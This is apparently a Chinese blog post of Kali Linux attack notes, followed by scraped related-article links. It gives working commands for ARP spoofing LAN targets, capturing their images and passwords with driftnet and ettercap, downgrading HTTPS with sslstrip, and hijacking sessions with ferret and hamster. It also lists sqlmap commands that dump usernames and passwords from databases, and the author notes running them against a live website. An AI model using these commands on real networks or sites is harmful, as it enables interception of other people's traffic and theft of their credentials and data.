
kali 局域网嗅探
1、局域网图片嗅探
工具 arpspoof

arpspoof -i eth0 -t 192.1681.10(网卡 目标地址) 192.168.1.1 局域网网关,如果在Windows中可以使用局域网扫描工具 Advanced ip Scanner
linux中 扫描局域网在线的主机 fping -asg 192.168.1.0/24

欺骗的同时不能是对方断网,使用流量转发 echo 1 >/proc/sys/net/ipv4/ip_forward
检查是否成功执行 cat proc/sys/sys/net/ipv4/ip_forward
获取本机网卡的图片 driftnet -i eth0

2、密码嗅探 <http>
先使用欺骗命令 arpspoof
ettercap -Tq - i eth0
3、ssh远程连接操作 链接kali shell模式注销
ctrl +Alt +F1 切换到 命令行模式
使用命令 /etc/init.d/ssh start
使用Xshell 链接kali ip
4、抓包https流量
首先编辑 vim /etc/ettercap/etter.conf 修改 ****linux ** 取消 #

开启 sslstrip -a -f -k
开启欺骗 arpspoof 同时转发流量
在https 网址上进行登陆 抓取流量
5、会话劫持登陆已经被别人登陆的网站
快速添加之前使用的命令 ! + 部分命令 就会补全
先使用arpspoof 欺骗 同时流量转发
使用 wireshark 流量抓包工具
使用 ferret 重新生成抓包的工具
ferret -r j加上 抓取的流量包 会生成一个 txt文件
使用 hamster -h打开一个浏览器 -----》 设置代理和端口
或者不适用欺骗,直接使用 ferret -i eth0 然后使用 hamster 浏览网页
另外基于界面的软件 cookieCadger
6、sqlmap 对asp网站的检测
sqlmap -u "www.baidu.com.id=2"
sqlmap -u "www.baidu.com.id=2" --tables
sqlmap -u "www.baidu.com.id=2" --columns -T "user"
sqlmap -u "www.baidu.com.id=2" --dump -C "username ,password" -T "user"
cookie使用 sqlmap -u “ www.baidu.com.php.id=2” --cookie "id=23" --level=2
7、sqlmap 对php网站的检测
sqlmap -u “ www.baidu.com.php.id=2” --is-dba 检测是否是dba 形式 (可以将文件写入目录)
sqlmap -u “ www.baidu.com.php.id=2” --dbs (列出所有的数据库)
sqlmap -u “ www.baidu.com.php.id=2” --current-db (猜测当前的数据库)
sqlmap -u “ www.baidu.com.php.id=2” --tables -D "admin" (根据admin数据库猜测表名)
sqlmap -u “ www.baidu.com.php.id=2” --columns -T "pss" -D "admin"
sqlmap -u “ www.baidu.com.php.id=2” --dump -C "username,password " -T "pss" -D "admin"
8、实例检测

下面是我检测的一个网上的PHP的网站 存在SQL注入的漏洞
9、Metasploit
msfconsole
这一节我之前的微博已经写过很多,不过还没哟整理,想着抽空整理一遍

10、流量分析工具 nload
附: 卸载之前暗转的软件 apt-get remove
修复没有成功安装的软件 apt --fix-broken install
11、metasploit
使用Metasploit 辅助模块 wmap进行扫描(对网站进行集中的扫描)

使用Sqlmap辅助模块进行扫描:
kali 局域网嗅探的更多相关文章
- Kali 局域网 DNS 劫持
<一> 所需工具 1: Kali-linux-2017 2: ettercap 0.8.2 3: web 服务器, 这里以 node 为例 <二> 原理 1: DNS劫持 ...
- 嗅探、中间人sql注入、反编译--例说桌面软件安全性问题
嗅探.中间人sql注入.反编译--例说桌面软件安全性问题 今天这篇文章不准备讲太多理论,讲我最近遇到的一个案例.从技术上讲,这个例子没什么高深的,还有一点狗屎运的成分,但是它又足够典型,典型到我可以讲 ...
- Cain工具ARP欺骗攻击
OS:Win7工具:Cainhttp://pan.baidu.com/s/1xq9lW 密码:409z 网络:本机和被攻击电脑有线连接路由器. Cain是有名的局域网嗅探工具,有丰富的功能.比如可以解 ...
- Ettercap结合sslstrip对ssl/https进行攻击
Ettercap是一个非常强大的嗅探欺骗工具:在以往的ettercap的使用过程中,我们大多用来嗅探http,ftp,和一些加密比较简单的邮箱等的密码,对于新型的ssl/https等的加密协议就显得不 ...
- APP漏洞之WebView File域同源策略绕过漏洞
i春秋作家:MAX丶 基本知识Android架构 Kernel内核层 漏洞危害极大,通用性强 驱动由于多而杂,也可能存在不少漏洞 Libaries系统运行库层 系统中间件形式提供的运行库 包括libc ...
- Kali Linux Web 渗透测试视频教程—第十四课-arp欺骗、嗅探、dns欺骗、session劫持
Kali Linux Web 渗透测试视频教程—第十四课-arp欺骗.嗅探.dns欺骗.session劫持 文/玄魂 目录 Kali Linux Web 渗透测试—第十四课-arp欺骗.嗅探.dns欺 ...
- Kali实现局域网ARP欺骗和ARP攻击
原文地址: http://netsecurity.51cto.com/art/201303/386031.htm http://xiao106347.blog.163.com/blog/static/ ...
- kali系统:局域网arp欺骗, 搞定任意windows计算机
目的 通过Arp欺骗, 给局域网内的所有用户网页中植入木马, 只要用户运行以后, 就会反弹一个shell到我们计算机 准备 kali系统 metaspolit的使用 Arp欺骗工具:bettercap ...
- ARP攻击之Kali Linux局域网断网攻击
特别声明: 我们学习研究网络安全技术的目的应是为了维护网络世界的安全,保护自己和他人的私有信息不被非法窃取和传播.请您遵守您所在地的法律,请勿利用本文所介绍的相关技术做背离道德或者违反法律的事情. S ...
随机推荐
- jQuery动态改变input框的属性
- python 07
1.文件操作: f=open(...) 是由操作系统打开文件,那么如果我们没有为open指定编码,那么打开文件的默认编码很明显是操作系统说了算了 操作系统会用自己的默认编码去打开文件,在windows ...
- 爬虫BS4—淘女郎
1.修改网页头 用独自的py文件getheaders,随机返回header getheaders文件 import random headerstr = """Mozil ...
- Javascript入门(一)弹出方框
今天要javascript做一个用网页弹出框框的效果,虽然没什么卵用. 效果如图,弹出一个“hello world”的框框. 1. 新建一个html 页面, 如图: <!DOCTYPE html ...
- vue 学习笔记—Resource
1.首先是引入 或者用npm来安装 cnpm i vue-resource --save(推荐) 3.提供的api 关于请求写法: get(){ // get请求 this.$http.get( ...
- 论文笔记:Deep Residual Learning
之前提到,深度神经网络在训练中容易遇到梯度消失/爆炸的问题,这个问题产生的根源详见之前的读书笔记.在 Batch Normalization 中,我们将输入数据由激活函数的收敛区调整到梯度较大的区域, ...
- 手写代码注意点--java.lang.Math 相关
1-如果用到了Math的函数,需要手动写上: import java.lang.Math; 2-求x的y次方,用的是Math.pow(x,y); 注意,返回值是double!!! 不是int, 如果需 ...
- Thymeleaf模板布局
⒈定义片段 1.使用th:fragment <div th:fragment="copy"> © 2019 <a href="http://www.co ...
- DES和3DES加密算法C语言实现【转】
转自:https://blog.csdn.net/leumber/article/details/78043675 版权声明:本文为博主原创文章,未经博主允许不得转载. https://blog.cs ...
- python 字典不区分大小写工具类
# -*- coding: utf-8 -*- # @Time : 2018/12/20 4:28 PM # @Author : cxa # @File : DictHelper.py # @Soft ...